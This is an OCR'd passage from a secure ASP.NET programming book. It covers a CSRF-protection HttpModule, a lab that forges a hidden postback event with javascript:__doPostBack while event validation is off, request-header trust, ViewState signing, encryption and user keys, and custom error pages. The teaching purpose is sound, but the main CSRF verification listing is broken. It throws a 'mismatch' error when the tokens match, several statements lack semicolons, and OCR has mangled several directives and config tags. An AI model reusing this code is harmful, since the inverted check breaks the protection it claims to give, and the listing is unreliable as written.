4. In the `PreRender` event for the `Page`, you added the CSRF token to `Context.Items` if it was not already present as a cookie. In the method directly above, you can check for the value in the `Context.Items` property and drop the appropriate cookie. The cookie is marked as `HttpOnly` to reduce the attack surface for the Cross-Site Scripting (XSS) attacks detailed in Chapter 3.

5. Finally, you must add the check that the token value and token cookie match. These types of checks are placed inside the `PreRequestHandlerExecute` event handler because you will need to stop the processing of the request before the page handler takes over. Add the following highlighted checking:

```
private static void PreRequestHandlerExecute(object source, EventArgs eventArgs)
{
    HttpApplication application = (HttpApplication)source;
    HttpContext context = application.Context;

    if (context.Handler != null)
    {
        Page page = context.Handler as Page;
        if (page != null)
        {
            page.PreRender += PagePreRender;

            if (context.Request.HttpMethod.Equals("POST",
                  StringComparison.Ordinal))
            {
               if (context.Request != null)
               {
                     HttpCookie csrfCookie =
                       context.Request.Cookies ["__CSRFCOOKIE"] ;
                    string csrfFormField = context.Request.Form["__CSRFTOKEN"] ;

                    if (string.IsNullOrEmpty(csrfFormField) &&
                          (csrfCookie == null ||
                          string.IsNullOrEmpty(csrfCookie.Value)))
                          throw new Exception("Cookie and form field missing")

                    if (csrfCookie == null ||
                        string.IsNullOrEmpty (csrfCookie.Value))
```

```
                        throw new Exception("Cookie missing")

                    if (string.IsNullOrEmpty(csrfFormField))
                        throw new Exception("Form field missing")

                    string tokenField = string.Empty ;
                    ObjectStateFormatter stateFormatter =
                             new ObjectStateFormatter()
                    try
                    {
                        tokenField =
                        stateFormatter.Deserialize(
                              context.Request.Form["__CSRFTOKEN"]) as string
                    }
                    catch
                    {
                         throw new Exception("Form field format error");
                    }
                    if (csrfCookie.Value.Equals(tokenField))
                          throw new Exception("Mismatched CSRF tokens")
                }
            }
        }
    }
}
```

The previous verification code will only execute after a form submission, because it checks that the HTTP verb for the request is `POST`, as described in Chapter 2 when you examined the differences between request verbs.

One slightly unusual feature of the checking code is that during deserialization of the token, any exception is caught in contradiction to the general .NET framework guidelines. This is done for safety reasons. Any error indicates a problem, where it is acceptable to move outside the guidelines.

Summary

You now have an `HttpModule` that protects against CSRF. To test it, you can create a form with a Submit button, load the form, delete the cookies for the site, and then submit the form. This should throw an exception. Unfortunately, Internet Explorer caches cookies while it is running. So, to perform this test, you should use Firefox, which will delete cookies from memory when you clear them from disk.

If you want to download a more complete CSRF protection module (one from which this sample is based), one is available at `http://www.codeplex.com/AntiCSRF`. The complete module throws custom exceptions. This allows you to log and filter the exceptions more explicitly. It also adds the capability to redirect to an error page, exclude pages from the checks, and customize the cookie and form field names used.

PROTECTING ASP.NET EVENTS

When you were testing the CSRF protection module you wrote, you may have tested it on a page that raises postbacks. You may have noticed another hidden form field, `__EVENTVALIDATION`. A common interface design for Web applications is to show or hide various parts of a Web page based on who a user is, and what that user can do. For example, users in an administrative role may see extra buttons and text on a page (such as "Delete comment" or "Modify price").

This is generally implemented by including every possible control on a page, and hiding or disabling them at run-time as the page loads using the role membership provider that ASP.NET provides, as shown here:

```
if (!User.IsInRole("siteAdmin"))
    adminPanel.Visible = false;
```

When a control is hidden, the HTML it would generate is no longer included in the HTML output for a page. When a control is disabled, then, typically, the HTML-enabled attribute is set to `false` when the control's HTML is rendered.

TRY IT OUT Examining Event Validation

As you learned in Chapter 2, postbacks work by setting two JavaScript fields before the form is sent to the server. But what happens if you hide or disable a control and inject the hidden control's name into the hidden form field before a form is submitted?

1. Create a new Web application and replace the contents of `default.aspx` with the following:

```
%@ Page Language="C#" AutoEventWireup="true"
 CodeFile="Default.aspx.cs" Inherits="_Default"
 EnableEventValidation="false"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title></title>
</head>
<body>
   <form id="form1" runat="server">
   <div>
       <p>User : Trevor Dwyer
          <asp:LinkButton ID="view" runat="server" Text="View"
               onclick="view_OnClick" />  
          <asp:LinkButton ID="delete" runat="server" Text="Delete"
                onclick="delete_OnClick" /></p>
       <p> <asp:Literal ID="action" runat="server" /> </p>
   </div>
   </form>
</body>
</html>
```

2. Change the code behind file to the following:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _Default : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {

    }
    protected void view_OnClick(object sender, EventArgs e)
    {
        action.Text = "View Clicked";
    }

    protected void delete_OnClick(object sender, EventArgs e)
    {
        action.Text = "Delete Clicked";
    }
}
```

When either link button is clicked, the page will change to contain a message highlighting which button was clicked. If you view the source for the page, you will see that link buttons work via JavaScript. For example, the HTML rendered for the View button is `javascript:__doPostBack('view','')`. You can paste this JavaScript into the address bar in IE to trigger the postback.

3. Change the `Page_Load` method to add the following code, which will hide the Delete button when the current user is not in the `siteAdmins` role:

```
protected void Page_Load(object sender, EventArgs e)
{
    if (!User.IsInRole("siteAdmins"))
      delete.Visible = false ;
}
```

When you run the adjusted page, you will see the Delete button is no longer present (as we haven't enabled roles, so any role membership check will always return false).

4. Now, enter **`javascript:__doPostBack('delete','')`** into the address bar and click Enter. You will see that the delete `OnClick` event was fred, but why is this? If you examine the page declaration you will see that event validation was disabled, as shown here:

```
%@ Page Language="C#" AutoEventWireup="true"
 CodeFile="Default.aspx.cs" Inherits="_Default"
 EnableEventValidation="false" %
```

If you re-enable event validation by removing `EnableEventValidation="false"` from the page declaration (it is enabled by default), and then attempt to trigger the delete event again, you will see that an exception, "Invalid postback or callback argument", is thrown.

Event validation was introduced in ASP.NET 2.0 to prevent the falsification of events. Event validation is the default behavior for ASP.NET. When validation is enabled, controls that render (which excludes those controls that are not visible) will register themselves with event validation. When a postback occurs, ASP.NET looks through the registered events to discover if the control that would receive the event has been registered.

Event validation also covers postback data from list controls. For example, if you have a drop-down list of status codes (some of which are only available to administrators), and an attacker sends a falsified request containing one of the status codes that was not in the list, then an exception will occur.

Event validation should be part of your defense in depth strategy. However, it should not be your sole defense. Because it is up to controls to register for event validation, it is possible that a third-party control (or, indeed, one of your own custom controls) may not register for event validation. (A control registers by calling `RegisterForEventValidation` during rendering.) If you have controls or values within controls that change based on any condition (for example, a user's group membership), then always perform checks within the event handler to validate that the event should have occurred, or the values that are sent are valid for the conditions you set.

AVOIDING MISTAKES WITH BROWSER INFORMATION

Request headers are the final type of input that is transmitted with every request. You can access the request headers via the `Headers` property on the `Request` class. In a normal (valid) request, these headers are set by the browser. For example, the headers shown in Table 4-1 were sent to a test page by IE7.

TABLE 4-1: Example Request Headers

HEADER NAME	VALUE
Connection	Keep-Alive
Accept	image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-ms-application, application/vnd.ms-xpsdocument, application/xaml+xml, application/x-ms-xbap, application/x-silverlight, application/x-shockwave-flash, */*
Accept-Encoding	gzip, deflate
Accept-Language	en-gb
Host	localhost:49258
Referer	http://localhost:49258/Request%20Headers/Default.aspx
User-Agent	Mozilla/4.0 (compatible with MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506; .NET CLR 3.0.30618; .NET CLR 3.5.21022; .NET CLR 3.5.30729)
UA-CPU	x86

A common mistake made when dealing with browser information is to trust it implicitly. Like everything else from the client, browser information can be faked or removed. For example, the `Referer` header (the spelling mistake of "Referrer" is now enshrined in the HTTP standards) is commonly stripped by some browser privacy software. This header is supposed to contain the URL for the page that referred the current request, either via a link or a form submission. For example, if `http://www.wrox.com/example.html` contained a link to `http://www.example.com/` then, when the link is clicked, the browser populates the `Referer` header with `http://www.wrox.com/example.html`.

However, as you discovered in Chapter 2, you can fake requests with any value you want. A common spammer tactic is to send fake requests to blogs, which blindly display referrer information for their pages. These fake requests contain a `Referer` header that points to the Web site they are promoting. The blog software will then blithely trust the information and display it.

Matt's Mail Script is a popular Perl email script developed by Matt Wright and used on many Common Gateway Interface (CGI) driven Web sites. Initially, when the Internet was generally free of mischief, the script was simple and took its input from form fields. As you have discovered, this is not wise any more. Spammers realized how Matt's script worked (the source is freely available). The spammers wrote software that looked for the script, and then created requests that sent out spam emails through it. When this abuse started, one of the lines of defense was checking the `Referer` header, on the assumption that a real Web request would contain a `Referer` Header. This worked for a short while, until spammers changed their spam software to fake the `Referer` header to be the Web site hosting the script, which then passed the checks, at which point the spam flowed through the script again.

ASP.NET also includes defenses against a header-splitting attack. This attack happens when an attacker includes extra carriage return or line feed characters in a request, which can cause an application to return two responses, the second being under the control of the attacker. This protection is enabled by default, but can be disabled by setting the `enableHeaderChecking` attribute on the `httpRuntime` element in your application's `web.config` file. This setting is there for the rare occasions when your application may need to use header continuation and performs its own checks — a very unlikely scenario. So leave header checking turned on!



NOTES *You can read more about the details of this attack in Amit Klein's whitepaper "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics," available from* `http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf`.

This should demonstrate to you that every input should be validated.

A CHECKLIST FOR QUERY STRINGS, FORMS, EVENTS, AND BROWSER INFORMATION

The following is a checklist you should follow when deciding how to deal with query strings, forms, events, and browser information:

- *Never change state via a* `GET` *request.* —The HTTP specifications state that `GET` requests must not change state.
- *Do not use direct, sequential object references.*—Always use indirect object references (such as a GUID) to refer to resources on a Web server. Direct object references can be changed easily to allow attackers to access objects they should not be able to see. Check that the current user is authorized to see the object requested.
- *Do not use hidden form fields to hold sensitive information, unless they are properly protected.* —Remember that form fields (and query strings) can be manipulated by attackers.
- *Add a CSRF token to your forms.*—This will allow you to check that the request came from your own Web site.
- *Check the Request type when checking if a request is a postback.*—This will protect you from ASP.NET considering query string-driven requests as potential postbacks.
- *Do not disable event validation, but do not rely on it.*—Registering for event validation is optional for controls. Always check conditions within postback events.
- *Do not rely on* `Request` *headers.* —Combine the steps outlined in this chapter with the validation checklist provided in Chapter 3.

5

Controlling Information

Once your application has accepted data from the user (even if it is only a request to display a page), your application must generate output. You have already seen how to validate input, and how to sanitize it for output. However, there are unexpected ways that sensitive information about your application can be leaked.

In this chapter, you will learn about the following:

- How information can be leaked with `ViewState`
- How to secure and encrypt `ViewState`
- Strategies and approaches for error logging
- Strategies and approaches for securing sessions
- Other ways information can become exposed

CONTROLLING VIEWSTATE

One of the defining features of ASP.NET Web forms is the event model, which turns actions (such as clicking a button, or changing the selected item in a list) into server-side events, an approach that matches Windows Forms programming. To support this model, Microsoft introduced `ViewState` , a mechanism whereby pages maintain their state over multiple client requests and responses. When a property is set on a control, the control can save the property value into its control's state. Each control's state is added into the `ViewState` for a page, which is sent by the server and returned by the client as a hidden form field such as the following:

```
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwUKMTcwMzQ5NDcyMGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9f
FggFL2N0bDAwJE1haW5QbGFjZUhvbGRlciRFZGl0b3IkQ29tbWVudFJhZGlvQnV0dG9uBS9jdGww
```

```
MCRNYWluUGxhY2VIb2xkZXIkRWRpdG9yJENvbW1lbnRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBs
YWNlSG9sZGVyJEVkaXRvciRUaHJlYWRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBsYWNlSG9sZGVy
JEVkaXRvciRUaHJlYWRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvci
ROZXdUaHJlYWRDaGVja0JveAUoY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvciRCb2R5VGV4d
EJveAVRY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvciRjdGwwMF9NYWluUGxhY2VIb2xkZXJf
RWRpdG9yX0JvZHlUZXh0Qm94ZGlhbG9nT3BlbmVyBVhjdGwwMCRNYWluUGxhY2VIb2xkZXIk
RWRpdG9yJGN0bDAwX01haW5QbGFjZUhvbGRlcl9FZGl0b3JfQm9keVRleHRCb3hkaWFsb2dPc
GVuZXJfV2luZG93" />
```

`ViewState` has advantages and disadvantages. As controls are added to a page, `ViewState` grows and can add kilobytes to a page size, affecting the speed at which a page is loaded and rendered by a client. However, without it, the ASP.NET cannot support its event-driven programming model, and controls would lose their properties when a page is reloaded. `ViewState` is a property bag. You can utilize it yourself to store values you want passed around with every request by accessing the `ViewState` property in the `Page` class, as shown in the following example

```
ViewState["MyExample"] = "wrox";
```

Looking at this`ViewState` example, you may think that the data is encrypted because you cannot read it, and it does not appear to contain any property names or values. But it is not. It's obviously not clear text. Instead, in the previous example, the `ViewState` value is Base64encoded. Base64 encoding takes binary data and translates it into a text-based representation in base 64 (the numerical system with 64 as its base). This is a system chosen for historical reasons — 64 characters was the maximum subset that most character sets shared and that were printable. This combination leaves a Base64 encoding data stream unlikely to be modified accidentally in transit through legacy systems such as email.

You can perceive encoding like translating from one representation to another, or like taking a word in English and translating it into French. If someone who does not know any French sees my translated (or encoded) text, he or she may assume that it is meaningless, or gibberish. However, someone who knows both English and French will be able to undo the translation and decode the French version into English.

Encryption works differently. It takes values and locks them using a key that only key holders can open. While it may be possible for observers to know what type of lock is used, they cannot view the encrypted data without having the key in their possession.

Because`ViewState` is only encoded by default, it can be decoded by any other application that understands how to decode Base64 data. Fritz Onion (one of the founders of Pluralsight, an organization delivering technical content and training, and a frequent contributor to ASP.NET conferences and *MSDN* magazine) has written such a utility, called ViewState Decoder (Figure 5-1). It is available from `http://www.pluralsight.com/community/media/p/51688.aspx` .




FIGURE 5-1: ViewState Decoder

As you can see from Figure 5-1, ViewState Decoder makes it simple to take a `ViewState` field from a Web page and determine the values that are stored inside. If you are using `ViewState` to store sensitive information in your application, an attacker could use this tool to find that sensitive data inside.



NOTE *The Open Web Security Application Project (OWSAP) refers to the vulnerabilities in this chapter as* information leakage. *Applications can unintentionally expose information that an attacker can use to learn about the internals of an application.*

Validating ViewState

If you know how `ViewState` is encoded, you may assume that you can create a completely fake `ViewState` value and submit it to an ASP.NET page. This would enable you to add, change, or delete values stored within the page. This kind of modification could potentially allow an attacker to take over the behavior of controls in the server-side code.

However, by default ASP.NET signs `ViewState` after it is created, so it cannot be changed. It does this by hashing the `ViewState` values, and creating a unique value from the contents of the `ViewState`. This hash value is then encrypted with a key that is stored on the server, and then the encrypted hash is placed into the `ViewState`. (Hashing and encryption are explained in more detail in Chapter 6.) During postback processing, ASP.NET validates the `ViewState` by decrypting the embedded hash and recomputes the hash value based on the `ViewState` contents. If the hashes do not match, then the `ViewState` must have been tampered with, and a`ViewStateException` is thrown. Although an attacker could send a fake `ViewState` with his or her own hash value, the attacker cannot know the encryption key the server uses. And, so, when ASP.NET attempts to decrypt the attacker's `ViewState`, it will fail and throw an exception.

This validation mechanism can cause two common problems. The first problem arises when you must host your application on multiple machines. By default, the encryption key (or machine key) used to encrypt the validation hash is randomly generated on machine If a request containing `ViewState` is sent by machine A to the browser, but is received by machine B, then the decryption will fail because machine A and machine B have different machine keys. Secondly, if your application restarts, the machine key value is regenerated; which means that if a page is sent to a client browser, then the application restarts before the page is submitted and the sent back `ViewState` will fail.

While it is possible to disable `ViewState` validation by setting the `EnableViewStateMac` attribute to `false` on a page or for the entire application, this is obviously a bad idea, because it allows attackers to tamper with data in the `ViewState`. Instead, you should ensure that each machine has an identical machine key. The machine key is configured via the `<machineKey>` element in your `web.config` file. By default, this element is set in the global `web.config` file stored in the .NET framework installation directory and contains the following settings:

```
<machineKey
   validationKey="AutoGenerate, IsolateApps"
   decryptionKey="AutoGenerate, IsolateApps"
   validation="SHA1"
   decryption="AUTO" />
```

To set the keys manually, you must create new random numbers and encode them in hexadecimal format. Listing 5-1 shows a program that generates a suitable `machineKey` element that you can then paste into your `web.config` file.



Available for download on Wrox.com

LISTING 5-1: Generating a Machine Key

```
using System;
using System.Security.Cryptography;
using System.Text;

namespace Wrox.BeginningSecureASPNET.MachineKeyGenerator
{
    class Program
    {
        static readonly RNGCryptoServiceProvider rngProvider =
            new RNGCryptoServiceProvider();
```

```
        static void Main(string[] args)
        {
            StringBuilder machineKeyElement = new StringBuilder();

            machineKeyElement.Append("<machineKey\n");
            machineKeyElement.Append(" validationKey=\"");
            machineKeyElement.Append(CreateRandomKey(64));
            machineKeyElement.Append("\"\n");
            machineKeyElement.Append(" decryptionKey=\"");
            machineKeyElement.Append(CreateRandomKey(32));
            machineKeyElement.Append("\"\n");
            machineKeyElement.Append(" validation=\"SHA1\"\n");
            machineKeyElement.Append(" decryption=\"AES\"\n");
            machineKeyElement.Append("/>");

            Console.WriteLine(machineKeyElement.ToString());
        }

        static string CreateRandomKey(int length)
        {
            byte[] randomKey = new byte[length];
            rngProvider.GetBytes(randomKey);
            string hex = BitConverter.ToString(randomKey);
            return hex.Replace("-", "");
        }
    }
}
```

OrcsWeb, a well-known ASP.NET hosting provider, has a Web page that also generates `machineKey` elements. However, given that the machine key is used for encryption and validation, getting a cryptographic key from a third party presents a risk. You don't know if the third party will save it. However, since the OrcsWeb system does not know what Web site you will use, the key on the risk is minimal. You can use it at `http://www.orcsweb.com/articles/aspnetmachinekey.aspx` .

If you are using IIS7 you can generate a machine key from the IIS Manager by clicking the Machine Key icon in the ASP.NET features list. To generate a fixed key, click the "Generate Keys" link in the action panel. Using the IIS Manager you can set a machine key for all sites on a machine, or for individual sites you select in the Sites folder in the Connections panel. The `machineKey` element is not just used for validation of `ViewState`. The `validationKey` is also used for signing authentication tickets in forms-based authentication, as well as role manager and anonymous identification. The `decryptionKey` is used to encrypt and decrypt the authentication ticket, and optionally encrypt and decrypt `ViewState` .

Because of the importance of the`machineKey` element, it should be kept secret. If you use a machine key in development, you should use a new machine key on your production systems, available only to the server administrators. It should also be protected by encrypting it within `web.config` . Chapter 6 provides instructions on how to do this.

Encrypting ViewState

As you've learned, `ViewState` is not encrypted by default. `ViewState` encryption can be requested by a control, by an entire page, or on an application-wide basis. You can also disable `ViewState`

encryption even if a control requests it, but obviously this is not recommended. Once `ViewState` is encrypted, programs such as `ViewStateDecoder` will not be able to look at its contents.

To enforce `ViewState` encryption for an entire application, you should set the `viewStateEncryptionMode` attribute on the `pages` element in `web.config`, as shown here:

```
<pages ... viewStateEncryptionMode="Always" ... />
```

You can programmatically request encryption on a per-page basis by calling `Page.RegisterRequiresViewStateEncryption();` within your code, or by setting the `ViewStateEncryptionMode` attribute in the page directive, as shown here:

```
<%@ Page Language="C#" ... ViewStateEncryptionMode="Always" %>
```

Encrypting `ViewState` will increase the time it takes for a page to render and respond, as well as affect the size of the hidden form field. Be sure to run tests to see if any increases are acceptable in terms of load time and bandwidth.

Protecting Against ViewState One-Click Attacks

`ViewState` validation ensures that no one can tamper with the contents, while optional `ViewState` encryption ensures that no one can view the data. However, one vulnerability still remains — replay attacks. A *replay attack* occurs when an attacker takes a valid `ViewState` from a previous request and sends it at a later point, or under the context of another user.

Often, a `ViewState` replay attack can be used in the flavor of Cross Site Request Forgery (CSRF) called a *one-click attack*, where a form is submitted via JavaScript to a vulnerable page. To do this, the attacker needs a valid `ViewState` that can be acquired by simply browsing to a page. Unfortunately, because `ViewState` does not expire, the attack form will work forever.

In light of this attack method, ASP.NET provides the `ViewStateUserKey` property as a way to lock `ViewState` to a specific user or session. If this property is set, ASP.NET uses this value as part of the key for integrity checking and validation. Generally, this value is set to either the username of a currently authenticated user, or, if this is not available, the session identifier for the current session. This effectively locks down the `ViewState` so that it cannot be in another session or by another user. Using the session identifier also adds an implicit expiration time to the `ViewState` when the session expires. You should be aware of this if your forms take a long time to complete. If the session expires as a user is submitting the form then an exception will occur, because the `ViewState` will no longer be valid.

Because the `ViewStateUserKey` must be set before the `ViewState` is created (or loaded) and parsed, it must be set early in the page lifecycle, within the `Init` event. Generally, you will want to apply a `ViewStateUserKey` across every single page. There are several possible approaches, including responding to the `PreRequestHandlerExecute` event in `global.asax`, or by using a custom base class for all your pages. The author's personal preference is to respond to the event in `global.asax`, as shown in Listing 5-2.

LISTING 5-2: Setting a ViewState User Key in global.asax

```
<%@ Application Language="C#" %>

<script runat="server">

    void Application_PreRequestHandlerExecute
        (object sender, EventArgs e)
    {
        HttpContext context = HttpContext.Current;
        // Check we are actually in a webforms page.
        Page page = context.Handler as Page;
        if (page != null)
        {
            // Use the authenticated user if one is available,
            // so as the user key does not expire over
            // application recycles.
            if (context.Request.IsAuthenticated)
            {
                page.ViewStateUserKey = context.User.Identity.Name;
            }
            else
            {
                page.ViewStateUserKey = context.Session.SessionID;
            }
        }
    }

</script>
```

This approach has the advantage of not needing to remember the base class for every page, and not having to remember to never change it. If you prefer to use a custom pass class, you can use the `OnInit` event of the page lifecycle, as shown in Listing 5-3.

LISTING 5-3: Setting a ViewState User Key in a Base Class

```
using System;
using System.Web.UI;

public class ProtectedViewStatePage : Page
{
    protected override void OnInit(EventArgs e)
    {
        if (Request.IsAuthenticated)
        {
            ViewStateUserKey = User.Identity.Name;
        }
        else
        {
            ViewStateUserKey = Session.SessionID;
        }
```

continues

LISTING 5-3 *(continued)*

```
        base.OnInit(e);
    }
}
```

You should then change the class your pages inherit from to the new base class you created. If you do not use code behind, then you can set the base class application-wide by using the `<pages>` element in `web.config`, as shown here:

```
<system.web>
    <pages pageBaseType="ProtectedViewStatePage">
    </pages>
</system.web>
```

Removing ViewState from the Client Page

Another mechanism to protect `ViewState` is to remove it altogether from the client page. ASP.NET 2.0 introduced the `PageStatePersister` class to accomplish this. By default, pages use `HiddenFieldPageStatePersister`, which stores `ViewState` in a hidden field in the HTML page. However, ASP.NET also provides `SessionPageStatePersister`, which places `ViewState` within session state. To switch the persistence mechanism that a page uses, you override the `PageStatePersister` property on a page, as shown here:

```
protected override PageStatePersister PageStatePersister
{
    get
    {
        return new SessionPageStatePersister(this);
    }
}
```

If you add this property declaration to your page, you may wonder why the `ViewState` hidden field still appears in the HTML your page produces. If you use the `ViewStateDecoder` utility, you will see that the `ViewState` in your page no longer holds keys and values, but rather a reference that the `SessionPageStatePersister` uses to retrieve the values from its memory.

You can configure `SessionPageStatePersister` on a per-page basis, or within a common base class for all pages. By default, `SessionPageStatePersister` keeps nine saved `ViewState`s for a session. If the maximum number is reached, the oldest `ViewState` is discarded. This limits the maximum number of windows that users can open in your application. You can increase the number of `ViewState`s saved within the `<sessionPageState>` configuration element. However, this obviously will affect the available memory on your Web server.

Disabling Browser Caching

You should be aware of *browser caching*—which means that a browser may cache a page on the local hard drive. This cached copy of a page is vulnerable to inspection by spyware or other

software running on a user's machine. If this risk is a concern you can mitigate against this by turning caching off for a page, using the `OutputCache` directive on a page, as shown here:

```
%@ OutputCache Location="None" VaryByParam="None" %>
```

Alternatively, you can accomplish this by adding the following code to your `Page_Load` event:

```
Response.Cache.SetCacheability(HttpCacheability.NoCache);
```

Always disable caching for pages that contain sensitive data.

ERROR HANDLING AND LOGGING

Error messages are probably one of the most useful places to find information when attacking a Web application. Sending unexpected data to an application can cause internal errors which gives away clues about how an application works, and provides information about further routes of attack — all leading to the discovery of vulnerabilities. Errors in .NET are represented as exceptions. When an exception occurs, ASP.NET can expose the internal workings of your application through an error page, such the one shown in Figure 5-2.




FIGURE 5-2: The default ASP.NET application error page

This error page is full of useful information for developers and, unfortunately, for attackers. You can see the exception thrown, the source around the line that caused the error, a stack trace of your application, the version of ASP.NET running on the Web server, and the location of the files on the disk drive hosting the Web application. This is obviously a problem. Luckily, ASP.NET, by default, only serves this error to requests originating from local connections. Remote users will see an error page like the one shown in Figure 5-3.




FIGURE 5-3: The default remote ASP.NET application error page

The default error page indicates to an attacker that an exception occurred (by telling the attacker that there was an Application Error) and also indicates that the application is an ASP.NET application. You should avoid using the default error pages because of this.

Error pages are controlled by the `customErrors` configuration element in `web.config` :

```
system.web>
   <customErrors mode="On"
                 defaultRedirect="~/error.aspx">
   </customErrors>
/system.web>
```

In the previous configuration sample, the `defaultRedirectAttribute` has been set to `error.aspx` . This configuration means all errors get sent to `error.aspx` in the root of your Web application,

allowing you to present a custom error page to your users. Often, you want to present different error pages, depending on the errors shown. For example, the following configuration would redirect Page Not Found errors to `notfound.aspx` :

```
system.web>
   <customErrors mode="On"
                 defaultRedirect="~/error.aspx">
       <error statusCode="404"
           redirect="~/notfound.aspx" />
   </customErrors>
/system.web>
```

This is a simple approach to error messages, but it does have the following two downsides:

- The client Web browser is forwarded to the error page via a 302 Object Moved HTTP response code. This is easily detected by scanning tools that will often flag this as a potential error condition.
